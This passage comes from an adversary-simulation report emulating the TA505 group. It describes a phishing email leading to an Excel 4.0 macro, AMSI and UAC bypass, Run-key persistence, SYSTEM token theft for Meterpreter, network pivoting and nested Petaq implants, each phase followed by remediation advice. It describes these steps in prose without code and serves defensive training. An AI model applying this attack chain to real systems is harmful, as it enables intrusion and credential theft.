Cheers

Newt Scamander

Head of Finance, Ministry of Magic

*Figure 23 The Phishing Email*

The scenario was simply sending a financial report and asking the user to enable macro as the numbers were dynamically calculated. The report was not attached, this would avoid any trouble with the secure mail gateways and security solutions. It was present as a link to download, the excel file was also scanned and cleaned for this deployment.




*Figure 24 The Financial Report Excel File Generated*

The "*TA505+ Adversary Simulation: Delivery – 1 Email to Excel File and Petaq Execution*" video demonstrates the execution flow of the attack and getting the Petaq Implant connected after the Excel file opened.




*Figure 25 Excel File to Petaq Implant Delivery*

The attack delivered using the following strategy; running Excel 4.0 Macro, process injections to run Petaq Dropper, Petaq Dropper runs Petaq AMSI Patcher, and then runs Petaq Implant.




*Figure 26 Delivery Strategy*

While delivery flow explains the initial execution, it delivers only one Petaq Implant instance. This is not sufficient as the adversary simulations and reverse connections are quite fragile. As a solution we need to build our nested implant communication channels that is diagrammed below.




*Figure 27 Nested Implant Approach*

The nested implant approach is demonstrated in the "*TA505+ Adversary Simulation: Delivery - 2 Nested Implants*" video. It's used to avoid main implant crashes due to exploitation or detections, pretty much a preparation for the exploitation phase. The nested implants in Petaq C2 can be deployed using SMB Named Pipes, TCP (most reliable) and UDP.




*Figure 28 Nested Implant Demonstration*

### Improvement

The challenge here is Excel 4.0 macro run has its own restrictions such as process injection limitations or unreachable **sdclt.exe** which was used for UAC bypass. These challenges are solved in the exploitation phase, but it could be forecasted and integrated to the weaponization phase instead of solving the challenge on the fly. The solution for this issue is finding a place which should be accessible even in this restricted environment such as Registry, and installing the implant in Registry. Another way is implementing a COM hijacking execution flow which could use other processes to start independent implants.

### Remediation

Since the attack delivered at this phase, the remediation suggestions should take the place. The following suggestions can be used to break the delivery chain, but also improve the visibility of the execution flow.

- Security Awareness trainings would improve the users and their potentially dangerous actions. Through this, they would be able to spot the malicious emails or suspicious events on their systems.
- Endpoint Management and Active Directory teams should not assign local administrator privileges to the users regardless of the requirements. If there is a privilege level or type required, it can be enabled for a limited period or through a secure solution. If user's corporate laptop compromised and the attacker elevated the privileges, it may be possible to dump the credentials on the endpoint system which may include some service accounts used in the Active Directory.
- While the target system has all patches issued and Windows Defender enabled, this is not a common case for the corporate systems. Therefore, vulnerability management teams should manage the endpoint security updates tighter.
- While Windows Defender is enabled but bypassed, there are additional controls to protect the endpoint systems. Event Tracing for Windows monitoring is available for some EDR solutions, and some commercial solutions may also implement kernel level monitoring. These additional monitoring features, even through they could be bypassed, generate some warnings or alerts such as an Excel 4.0 macro run.
- Regarding the file delivery techniques; network based solutions such as secure main gateways, secure proxy controls or content filters are out of scope for this exercise. The defence teams are responsible of avoiding these malicious files delivered to the user mailboxes or laptops as users may open and click anything, eventually Internet works with those clicks.

## Exploitation

Exploitation phase in the Cyber Kill Chain holds a logical container for anything hijacking the flow of an application or hardware. Exploiting a software or hardware may give the control to the attacker temporarily or permanently. In the TA505+ exercise, there are multiple phases including exploitation attempts and security control bypasses. For example; as a part of the initial compromise, Petaq bypasses AMSI and UAC which could be considered as exploitation. Another exploitation group would be direct exploitation attempts performed for lateral movement in the Actions on Objectives phase.

After the Excel 4.0 macro runs and Petaq Implant connects to the Petaq Service, I spot a limitation. Microsoft Excel 2019 restricts Excel 4.0 macro run in a different way such as process injections failed and some commands including the **sdclt.exe** was inaccessible. As seen in the "*TA505+ Adversary Simulation: Exploitation - 1 Restriction Escape Persistency and UAC Bypass*" video, I needed to find an escape for this restricted environment.




*Figure 29 Excel 4.0 Macro Restriction Bypass*

I simply changed the order and used Registry as a pivoting point such as adding persistency first as explained in the

Installation section. This helped me to get a Petaq Implant running without Excel 4.0 macro restrictions.

However, the Excel 4.0 macro restriction was not the only challenge I encountered during the exploitation phase. After the persistency escape, I received the administrative privileges including the SeDebugPrivilege. On the other hand, the Meterpreter sessions forked from this privileged Petaq Implant sessions failed to get SYSTEM token using the known techniques.

Stealing the SYSTEM token and giving it to the Meterpreter was the next step of the active exploitation. **Decoder-it**'s Github repository has an example implementation of stealing the SYSTEM token using PowerShell scripts.

Tool Name: psgetsystem
Author: Decoder-it
Repository: https://github.com/decoder-it/psgetsystem

In this implementation, the PowerShell script gets the SYSTEM token information from a process (given as a parameter) running with SYSTEM user, to start a new process with the stolen token. As demonstrated in the "*TA505+ Adversary Simulation: Exploitation - 2 Stealing SYSTEM Token and Giving it to Meterpreter*" video, I used this script through Petaq Implant's PowerShell automation feature. Through this action, I successfully managed to give SYSTEM token to the Meterpreter and proceeded to the Metasploit Framework exploitation stage.




*Figure 30 Stealing SYSTEM Token and Giving it to Meterpreter*

The Petaq and Meterpreter implant deployments needed to be improved before the Actions on Objectives phase. Because, it would also require some active exploitations targeting the servers and applications behind the compromised endpoint.




*Figure 31 Lateral Movement Strategy*

Due to this requirement, I configured the Meterpreter to route the Metasploit Framework traffic through the active session. This allowed all Metasploit Framework modules to target the private network through the session. Through this tunnel, I was able to scan the target network using the auxiliary modules of the Metasploit Framework. Through this, I identified 2 servers; 172.28.128.2 (Windows 2008) and 172.28.128.3 (Ubuntu Linux 14.04). The "*TA505+ Adversary Simulation: Lateral Movement - 1 Tunnelling and Discovery*" video has a demonstration of this action.




*Figure 32 Network Traffic Routing Through Meterpreter Sessions*

It was also required to initiate multiple Petaq Implant instances nested through SMB Named Pipe, TCP and UDP. As seen in the "TA505+ Adversary Simulation: Lateral Movement - 2 Star Like Nested Implant Connections" video, Petaq Implant can create a star like nested implants. They can also be deployed to the remote systems using Petaq C2's lateral movement features such as WMI execution as well.




*Figure 33 Star Like Nested Implants*

### Improvement

Due to the time constraints, no internal exploitations or planted vulnerabilities used in the exercise. This type of demonstrations would also improve the IOC generation activities and reverse engineering capabilities.

### Remediation

Exploitation phase has most noisy activities as applications and system generate several alerts or warnings. Process manipulations, injections or token manipulations would be detected using the EDR solutions. In addition, the process tree would be periodically scanned for irregularities to detect parent process manipulations or irregular threats.

## Installation

Installation phase is a term indicating that malware installs itself to the victim system. The Petaq Implant needed to escape from Microsoft Excel macro restrictions using the Run registry key deployed for persistency. During the installation phase, instead of the malware, Petaq Implant, only Petaq Dropper installed in Run key. This phase can be heavily customised such as WMI event subscription, Microsoft Office normal template modifications or service compromise.

Petaq Implant was not able to perform the activities as planned such as process injections, privilege escalations and running standalone. During the run of the Excel 4.0 macro, it was identified that it allows the process to access the registry. Therefore, I changed the order of the execution flow, and installed the Petaq Dropper using the Registry key called HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run as seen in the "*TA505+ Adversary Simulation: Exploitation - 1 Restriction Escape Persistency and UAC Bypass*" video.




*Figure 34 Installing Petaq Dropper via Run Key in Registry*

This allows the Petaq Dropper to start on every restart or logon event of the user. While it sounds like persistency, the cost was waiting for the user to logout and logon for achieving standalone execution. On the bright side, Petaq Implant was still able to do all normal application activities in the Excel 4.0 macro restricted run state such as file upload/download operations, Registry manipulations or COM hijacking activities.

## Improvement

The installation activity only covered the Registry key used to run applications on logons as TA505 used the very same key. In future iterations of this exercise, the installation phase could be enriched using WMI event subscriptions, COM hijacking examples and more.

## Remediation

The Anti-Virus or EDR solutions should monitor the Run key and any similar auto run related places which could be used for persistency.

## Command & Control

TA505 used custom HTTP services for stage deployments, and Cobalt Strike and Metasploit Framework for the interactive activities as their Command and Control solutions. In this TA505+ simulation, I replaced the Cobalt Strike with Petaq Purple Team C2 for two reasons; Cobalt Strike is a commercial product and its default configuration deployments are well-known by the security controls.

The following table shows potential C2 deployment requirements for the adversary simulations. I also discussed the C2 communication challenges and solutions in my article named "*Current State of Malware Command and Control Communication Channels and Future Predictions*[12]". I used Petaq C2 as short-term access C2, and Metasploit Framework as the interactive access C2. Various demonstrations of the C2 services used can be found through the videos mentioned in this report.

